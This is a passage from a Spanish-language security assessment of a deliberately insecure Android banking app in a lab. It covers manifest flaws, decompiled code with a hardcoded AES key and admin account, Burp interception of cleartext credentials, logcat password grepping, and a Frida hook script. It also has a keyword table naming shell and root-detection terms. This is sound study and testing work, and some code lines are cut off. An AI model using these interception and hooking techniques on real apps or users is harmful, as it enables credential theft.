- allowBackup=true: Permite que las apps de respaldo (como adb backup o apps de terceros) puedan copiar los datos privados de la app, incluidos archivos, bases de datos, preferencias y credenciales. Especialmente crítico si la app almacena información bancaria o de salud.
- debuggable=true: Permite que la app sea depurada desde Android Studio o ADB. Se puede leer la memoria de la app, sacar claves, tokens y manipular el comportamiento en tiempo real. Facilita el reversing y debugging por atacantes si tienen acceso al dispositivo.
- Comprobación de uso de versiones desactualizadas en minSdkVersion y targetSdkVersion. La versión de ambos es:

```


    package="com.android.insecureapp">
<uses-sdk
    android:minSdkVersion="15"
    android:targetSdkVersion="26"/>

```


Ambos están muy anticuados, la versión actual de API es 35. Por lo que, Utilizar un target API 26, se traduce en:

- Menor protección en la gestión de permisos y datos sensibles.
- Riesgo elevado en el acceso a componentes exportados sin controles robustos.
- Potenciales debilidades en la seguridad de las conexiones y criptografía.
- Exposición a ataques que se aprovechan de la ejecución en segundo plano y de la falta de aislamiento mejorado.

- Comprobación de UsesClearTextTraffic="true". Como se observa en la captura, no está definida, lo cual no implica que se seguro.



Para finalizar, con el análisis del 'AndroidManifest.xml', se emplea la herramienta automática MobSF para que realice el escaneo. Se obtiene el siguiente puntaje:



En cuanto al 'AndroidManifest.xml', se obtiene:

- Permisos:

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.
android.permission.GET_ACCOUNTS	dangerous	list accounts	Allows access to the list of accounts in the Accounts Service.
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.READ_CALL_LOG	dangerous	grants read access to the user's call log.	Allows an application to read the user's call log.
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.READ_PROFILE	dangerous	read the user's personal profile data	Allows an application to read the user's personal profile data.
android.permission.SEND_SMS	dangerous	send SMS messages	Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation.
android.permission.USE_CREDENTIALS	dangerous	use the authentication credentials of an account	Allows an application to request authentication tokens.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.

- Análisis de certificados:

TITLE	SEVERITY	DESCRIPTION
Application signed with debug certificate	high	Application is signed with a debug certificate. Production application must not be shipped with a debug certificate.
Application vulnerable to Janus Vulnerability	warning	Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android 5.0-8.0, if signed only with v1 signature scheme. Applications running on Android 5.0-7.0 signed with v1, and v2/v3 scheme is also vulnerable.
Certificate algorithm vulnerable to hash collision	high	Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues.

- Análisis más detallado de ‘AndroidManifest.xml’:

NO	ISSUE	SEVERITY	DESCRIPTION
1	App can be installed on a vulnerable patched Android version Android 4.0.3-4.0.4, [minSdk=15]	high	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version >= 10, API 29 to receive reasonable security updates.
2	Debug Enabled For App [android:debuggable=true]	high	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.
3	Application Data can be Backed up [android:allowBackup=true]	warning	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
4	Activity (com.android.insecureapp.PostLogin) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (26) of the app to 29 or higher to fix this issue at platform level.
5	Activity (com.android.insecureapp.PostLogin) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
6	Activity (com.android.insecureapp.DoTransfer) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (26) of the app to 29 or higher to fix this issue at platform level.
7	Activity (com.android.insecureapp.DoTransfer) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
8	Activity (com.android.insecureapp.ViewStatement) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (26) of the app to 29 or higher to fix this issue at platform level.
9	Activity (com.android.insecureapp.ViewStatement) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
10	Content Provider (com.android.insecureapp.TrackUserContentProvider) is not Protected. [android:exported=true]	warning	A Content Provider is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
11	Broadcast Receiver (com.android.insecureapp.MyBroadCastReceiver) is not Protected. [android:exported=true]	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
12	Activity (com.android.insecureapp.ChangePassword) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (26) of the app to 29 or higher to fix this issue at platform level.
13	Activity (com.android.insecureapp.ChangePassword) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.

En cuanto al ‘AndroidManifest.xml’ y certificados respecta, es todo. Como se observa en las imágenes, se ha obtenido lo mismo que manualmente, pero más rápido y con información más detallada, sobre las posibles vulnerabilidades.

En cuarto lugar, se analiza el código fuente en busca de credenciales/API keys hardcodedas, URL'S o IP'S expuestas, salidas de logs sin validar, uso de algoritmos de cifrado débiles (DES, MD5 o SHA-1), permisos definidos desde el código fuente, almacenamiento inseguro de datos, implementación insegura de WebView, SQL Injection, ejecución de comandos de sistema, detección de dispositivo rooteado, algoritmos inseguros de generación de números aleatorios, obtención de datos del dispositivo, envío SMS/MMS por parte de la aplicación, localización activada y campos oculto. Calibri (Cuerpo)

Para llevar a cabo este análisis, primero se define una tabla con las principales palabras clave, para identificar las vulnerabilidades anteriores:

Vulnerabilidad	Palabra clave
Credenciales/API Keys hardcodeadas	API_KEY, apiKey, secret, token, Authorization, Bearer, password
Implementación insegura de WebView y sin validación SSL	setJavaScriptEnabled, addJavascriptInterface, loadUrl, WebViewClient, shouldOverrideUrlLoading, SslErrorHandler, onReceivedSslError
Almacenamiento inseguro de datos	getSharedPreferences, openFileOutput, SQLiteDatabase
Logs con información sensible	Log.d, Log.i, Log.e, Log.v, System.out.println, printStackTrace
Uso de criptografía débil	MD5, SHA1, DES, Cipher.getInstance
Permisos definidos desde el código fuente	requestPermissions(), checkSelfPermission(), shouldShowRequestPermissionRationale(), getSystemService()
SQL Injection	rawQuery(), execSQL(), query(), insert(), update(), delete(), String query = o String sql =
Ejecución de comandos de sistema	Runtime.getRuntime().exec, ProcessBuilder, system(), su, sh, bash, /system/bin/sh, os.system()
Detección de dispositivos rooteado	Android.u, Superuser, supersu, magisk, /system/xbin/which, /system/bin/su, test-keys, isRoot, isDeviceRooted, root.tools.isaccessgiven
Algoritmos inseguros de generación de números aleatorios	java.util.Random, Math.random, seed
Envío SMS/MMS por parte de la aplicación	sendTextMessage, sendMultipartTextMessage, sendDataMessage, SmsManager, android.telephony.SmsManager, SmsMessage, getMessageBody, getOriginatingAddress,
Localización activada	GetLastKnownLocation, requestLocationUpdates, FusedLocationProviderClient, getLatitude getLongitude LocationManager, LocationListener
Campos oculto	hidden, putExtra, session, auth, csrf, access_token, visibility, setvisible, background, setValue, hiddenField, hiddenValue

Con esta lista de palabras clave y usando el buscador de JADX, se va descartando cada palabra clave en busca de vulnerabilidades. Haciendo filtro de los posibles falsos positivos, en referencia a las búsquedas de las palabras clave, se obtienen un sin fin de vulnerabilidades, por ello se mostrarán solamente algunas de ellas:

- Implementación insegura de Webview. encontramos código vulnerable a xss almacenado:

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_view_statement);
    Intent intent = getIntent();
    this.uname = intent.getStringExtra("uname");
    String FILENAME = "Statements_" + this.uname + ".html";
    File fileToCheck = new File(Environment.getExternalStorageDirectory(), FILENAME);
    System.out.println(fileToCheck.toString());
    if (fileToCheck.exists()) {
        WebView mWebView = (WebView) findViewById(R.id.webview1);
        mWebView.loadUrl("file://" + Environment.getExternalStorageDirectory() + "/" + FILENAME);
        mWebView.getSettings().setJavaScriptEnabled(true);
        mWebView.getSettings().setSaveFormData(true);
        mWebView.getSettings().setBuiltInZoomControls(true);
        mWebView.setWebViewClient(new MyWebViewClient());
        WebChromeClient cClient = new WebChromeClient();
        mWebView.setWebChromeClient(cClient);
        return;
    }
    Intent gobacktoPostLogin = new Intent(this, (Class<?>) PostLogin.class);
    startActivity(gobacktoPostLogin);
    Toasteroid.show(this, "Statement does not Exist!!", Toasteroid.STYLES.WARNING, 0);
}
```

Como se observa,

- 'mWebView.getSettings().setJavaScriptEnabled(true);', JavaScript está activado.
- 'settings.setJavaScriptCanOpenWindowsAutomatically(true);', se permite abrir ventanas emergentes.
- 'Environment.getExternalStorageDirectory() + "/" + Statements_" + this.uname + ".html', se guarda al .html en el almacenamiento externo, por lo que un atacante podría modificar el archivo directamente y almacenar código malicioso.

Posibles riesgos, robo de cookies o redirección a sitios web maliciosos (phishing web, descarga de apk's maliciosos...).

- Uso de criptografía débil y clave AES hardcodeada:

```
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    String plainText;
    String key = "This is the super secret key 123";
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};

    public static byte[] aes256encrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws
    {
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }

    public static byte[] aes256decrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws
    {
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(2, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }
}
```

La clave AES 'This is the super secret key 123' está hardcodeada, por lo que cualquier atacante podría descifrar los datos. También, se observa un IV predecible y estático que elimina la seguridad de CBC, lo que permite ataques de repetición.

- Usuario administrador hardcodeado 'devadmin', facilita ataques de fuerza bruta (en este caso la contraseña es 'devadmin'):

```
nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));
if (DoLogin.this.username.equals("devadmin")) {
    httpPost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
    responseBody = httpClient.execute(httpPost2);
} else {
    httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
    responseBody = httpClient.execute(httpPost);
}
```

Este usuario se debe eliminar cuando la aplicación esté en producción, o al menos, no utilizar credenciales comunes.

- Almacenamiento inseguro de datos: uso de 'SharedPreferences' para almacenar credenciales, por lo que se pueden extraer fácilmente del dispositivo. Uso de cifrado débil para 'Username', es más, usa Base64 que solo codifica y para emplea Cryptoclass con su contraseña hardcodeada 'This is the super secret key 123'.

```
private void saveCreds(String username, String password) throws UnsupportedEncodingException, InvalidKeyException {
    SharedPreferences mySharedPreferences = DoLogin.this.getSharedPreferences("mySharedPreferences", 0);
    SharedPreferences.Editor editor = mySharedPreferences.edit();
    DoLogin doLogin = DoLogin.this;
    doLogin.rememberme_username = username;
    doLogin.rememberme_password = password;
    String base64Username = new String(Base64.encodeToString(doLogin.rememberme_username.getBytes(), 4));
    CryptoClass crypt = new CryptoClass();
    DoLogin doLogin2 = DoLogin.this;
    doLogin2.superSecurePassword = crypt.aesEncryptedString(doLogin2.rememberme_password);
    editor.putString("EncryptedUsername", base64Username);
    editor.putString("superSecurePassword", DoLogin.this.superSecurePassword);
    editor.commit();
}
```

- Exposición de información confidencial en logs: exposición de la nueva contraseña y número de teléfono en logs del sistema, accesibles desde otras apps.

```
@Override // android.app.Activity
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_change_password);
    this.serverDetails = PreferenceManager.getDefaultSharedPreferences(this);
    this.serverurl = this.serverDetails.getString("serverurl", null);
    this.serverport = this.serverDetails.getString("serverport", null);
    this.changePassword_text = (EditText) findViewById(R.id.editText_newPassword);
    Intent intent = getIntent();
    this.username = intent.getStringExtra("uname");
    System.out.println("Newpassword" + this.username);
    this.textView_username = (TextView) findViewById(R.id.textView_username);
    this.textView_username.setText(this.username);
    this.changePassword_button = (Button) findViewById(R.id.button_newPasswordSubmit);
    this.changePassword_button.setOnClickListener(new View.OnClickListener() { // from class: com.android.insecureapp.ChangePassword.1
        @Override // android.view.View.OnClickListener
        public void onClick(View v) {
```

```
JSONObject jsonObject = new JSONObject(ChangePassword.this.result);
String login_response_message = jsonObject.getString("message");
Toast.makeText(ChangePassword.this, login_response_message + ". Restart application to Continue.", 1);
TelephonyManager phoneManager = (TelephonyManager) ChangePassword.this.getSystemService("phone");
String phoneNumber = phoneManager.getLine1Number();
System.out.println("phone:" + phoneNumber);
ChangePassword.this.broadcastChangePasswordSMS(phoneNumber, ChangePassword.this.changePassword_text.getText().toString());
} catch (JSONException e) {
    e.printStackTrace();
}
```

- Uso de protocolo http en lugar de https: las credenciales pueden ser interceptadas en tráfico.

Nodo	Request	Response
secureapp.ChangePassword.RequestChange	HttpPost httpPost = new HttpPost(ChangePassword.this.protocol + ChangePassword.this.serverurl + "/changePassword");	HttpPost httpPost = new HttpPost(ChangePassword.this.protocol + ChangePassword.this.serverurl + "/changePassword");
secureapp.DoLogin.RequestTask.postData	HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverurl + "/doLogin");	HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverurl + "/doLogin");
secureapp.DoTransfer.RequestDoTransfer	HttpPost httpPost = new HttpPost(DoTransfer.this.protocol + DoTransfer.this.serverurl + "/doTransfer");	HttpPost httpPost = new HttpPost(DoTransfer.this.protocol + DoTransfer.this.serverurl + "/doTransfer");
roid.gms.internal.zzw.zzb(zzk?)	HttpPost httpPost = new HttpPost(zzkVar.getUrl());	HttpPost httpPost = new HttpPost(zzkVar.getUrl());

- Verificación de superusuario: 'which su' busca si el binario 'su' (superusuario) está presente en el sistema, las demás funciones hacen escaneos similares:

```

void showRootStatus() {
    boolean isrooted = doesSuperuserApkExist("/system/app/Superuser.apk") || doesSUXexist();
    if (isrooted) {
        this.root_status.setText("Rooted Device!!");
    } else {
        this.root_status.setText("Device not Rooted!!");
    }
}

private boolean doesSUXexist() {
    Process process = null;
    try {
        process = Runtime.getRuntime().exec(new String[]{"system/bin/which", "su"});
        BufferedReader in = new BufferedReader(new InputStreamReader(process.getInputStream()));
        if (in.readLine() != null) {
            if (process != null) {
                process.destroy();
            }
            return true;
        }
        if (process != null) {
            process.destroy();
        }
        return false;
    } catch (Throwable th) {}
    if (process != null) {
        process.destroy();
    }
    return false;
}

private boolean doesSuperuserApkExist(String s) {
    File rootFile = new File("/system/app/Superuser.apk");
    Boolean doesexist = Boolean.valueOf(rootFile.exists());
    return doesexist.booleanValue();
}

```

- Verificación de dispositivo emulado: Uso de la función 'CheckIfDeviceIsEmulator()'

```

private void checkEmulatorStatus() {
    Boolean isEmulator = checkIfDeviceIsEmulator();
    if (isEmulator.booleanValue()) {
        Toasteroid.show(this, "Application running on Emulator", Toasteroid.STYLES.ERROR, 1);
    } else {
        Toasteroid.show(this, "Application running on Real device", Toasteroid.STYLES.SUCCESS, 1);
    }
}

private Boolean checkIfDeviceIsEmulator() {
    if (Build.FINGERPRINT.startsWith("generic") || Build.FINGERPRINT.startsWith("unknown") || Build.MODEL.contains("google_sdk") || Build.MODEL.contains("Emulator") || Build.MODEL.contains("R
    )
    return true;
    return false;
}

```

- Algoritmos inseguros de generación de números aleatorios: uso de Math.random y la librería java.util.random.

```

package com.google.android.gms.ads.internal.client;

import com.google.android.gms.ads.internal.client.zzu;
import java.util.Random;

/* loaded from: classes.dex */
public class zzl extends zzu.zza {}

    private long zzsA;
    private Object zzqt = new Object();
    private final Random zzsz = new Random();

    public zzl() {
        zzcG();
    }


```

Estas son algunas de las vulnerabilidades encontradas mediante SAST.

5. Proceso de análisis dinámico


- *Interceptación del tráfico entre aplicación y servidor*

Para el análisis dinámico se empleará dispositivo emulado, empleando el emulador 'Genymotion'. El dispositivo emulado es el Samsung Galaxy S3 con Android 5.1.0 (Lollipop), luego el Android API es 22, y como se mencionó anteriormente, esta aplicación está desarrollada para una API mínima de 15 y máxima de 26. Como observación, en el archivo 'AndroidManifest.xml', se define el permiso 'READ_EXTERNAL_STORAGE' limitado hasta la API 18, es decir, este permiso no está permitido en el dispositivo emulado. Para acceder al dispositivo emulado se empleará la herramienta, 'adb'.




Para interceptar el tráfico entre la aplicación web y el servidor, se hará uso de la herramienta 'Burp suite'.

Primeramente, 'Burp Suite' se configura para habilitar todas las interfaces de redes en el puerto 8080 y, además, se define a donde redirigir el tráfico una vez interceptado, como se observa en la siguiente imagen:




En segundo lugar, se debe configurar el proxy en el dispositivo y se debe descargar el certificado de burpsuite. Configuración del proxy:



Luego se configura el certificado de burp, se descarga desde 'http://burp' desde el propio dispositivo. Se modifica la extensión del certificado de '.der' a '.cer' desde ADB y luego desde ajuste avanzados del wifi, se instala el certificado, como se muestra en las siguientes imágenes:

```
root@vbox86p:/sdcard/Download # mv cacert.der cacert.cer && ls  
cacert.cer
```



A partir de entonces, se puede comenzar a interceptar el tráfico, como se muestra en la siguiente imagen:

<pre> 1 POST /getaccounts HTTP/1.1 2 Content-Length: 40 3 Content-Type: application/x-www-form-urlencoded 4 Host: 192.168.1.11:8888 5 Connection: keep-alive 6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4) 7 8 username=dinesh&password=Dinesh%40123%24 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 100 4 Date: Thu, 27 Mar 2025 21:09:29 GMT 5 Server: localhost 6 7 {"message": "Correct Credentials so get accounts will continue", "from": 888888888, "to": 666666666} </pre>
---	--

También se puede modificar la contraseña desde 'Repeater':

<pre> 1 POST /getaccounts HTTP/1.1 2 Content-Length: 40 3 Content-Type: application/x-www-form-urlencoded 4 Host: 192.168.1.11:8888 5 Connection: keep-alive 6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4) 7 8 username=dinesh&password=Dinesh%40123%24 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 100 4 Date: Thu, 27 Mar 2025 21:09:29 GMT 5 Server: localhost 6 7 {"message": "Correct Credentials so get accounts will continue", "from": 888888888, "to": 666666666} </pre>
---	--

Si ejecutamos la base de datos, observamos que realmente se ha modificado y que las credenciales y demás datos están en texto claro, una vulnerabilidad crítica:

mydb.db ▶ users					
Reset Filters		Records: 2		Search	
id	username	password	first_name	last_name	
1	dinesh	Dinesh@123\$	dinesh	shetty	
2	jack	contrsena_cambiada	jack	apples	

En cuanto a las transferencias, también se pueden observar los movimientos, ya que las comunicaciones no están encriptadas con SSL/TLS:

<pre> Pretty Raw Hex 1 POST /dotransfer HTTP/1.1 2 Content-Length: 86 3 Content-Type: application/x-www-form-urlencoded 4 Host: 192.168.1.11:8888 5 Connection: keep-alive 6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4) 7 8 username=dinesh&password=Dinesh%40123%24&from_acc=888888888&to_acc=666666666&amount=45 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 78 4 Date: Thu, 27 Mar 2025 21:24:56 GMT 5 Server: localhost 6 7 {"message": "Success", "from": "888888888", "to": "666666666", "amount": "45"} </pre>
---	---

Esta vulnerabilidad es crítica, ya que se filtran todo tipo de datos sensibles; usuarios, contraseñas, cuentas bancarias...

- *Vulnerabilidades de depuración de la aplicación*
- Descarga de APK desde el dispositivo y visualización de AndroidManifest.xml:

Del análisis estático se sabe que android:debuggable="true", por lo que obtener el apk es tan fácil como:


Encontrar la ruta del apk:

```
vbox86p:/ # pm list packages | grep 'insecure'
package:com.android.insecureapp
vbox86p:/ # pm path com.android.insecureapp
package:/data/app/com.android.insecureapp-1/base.apk
```

Descargar el apk:


```
pedro@pedro ~/Escritorio $ adb pull /data/app/com.android.insecureapp-1/base.apk
/data/app/com.android.insecureapp-1/base.apk: 40.9 MB/s (3627039 bytes in 0.085s)
pedro@pedro ~/Escritorio $ ls | grep 'base'
base.apk
```

Emplear JADX para visualizar el contenido:




- Webview en modo depuración:


Gracias a los permisos de Webview definidos en el código, al pinchar en la opción de 'View Statement' se activa la opción de depuración de Webview, lo que permite ver el contenido que WebView está cargando en Chrome. Además, se puede modificar en vivo el contenido, con código JavaScript o incluso alterar el comportamiento de la app. Se aportan las siguientes pruebas:



Webview en Chrome:



Mediante el uso de la consola, sería posible descargar una APK o acceder a sitios web sin el consentimiento del usuario:



Como se observa, se ejecuta dentro de la app.

- Logs sensibles en producción:

Empleando el comando logcat en ADB se puede observar cómo queda expuesta en texto plano el cambio de contraseña:

```
@pedro@pedro ~ -/Descargas - adb logcat | grep 'password'
E/LockSettingsStorage( 690): Cannot read file java.io.FileNotFoundException: /data/system/
password.key: open failed: ENOENT (No such file or directory)
E/LockSettingsStorage( 6292): Cannot read file java.io.FileNotFoundException: /data/system/
password.key: open failed: ENOENT (No such file or directory)
I/System.out(12140): newpassword=dinesh
I/System.out(12140): For the changepassword - phonenumber: 15555218135 password is: Updated
Password from: Dinesh@123$ to: Dinesh@123$
```

Información sensible de cambio de contraseña en log: logcat -d | grep 'password'.

Además, si se hace uso de Frida, con el siguiente código en Javascript se puede obtener la contraseña y usuario al iniciar sesión:

```
Java.perform(function() {
    var Log = Java.use('android.util.Log');


    // Hook Log.d
    Log.d.overload('java.lang.String', 'java.lang.String').implementation = function(tag, msg) {
        console.log('[Log.d] ' + tag + ': ' + msg);
    };
});
```

```

    return this.d(tag, msg);
};
});

```

Empleando el comando que se observa en la imagen:



```

(frida_env) X pedro@pedro ~$ adb shell ps | grep 'insecure'
u0_a59 24172 22872 1029800 74284 00000000 f74fe055 S com.android.insecureapp
(frida_env) pedro@pedro ~$ frida -U -p 24172 -l /home/pedro/Escritorio/pr2.js
s

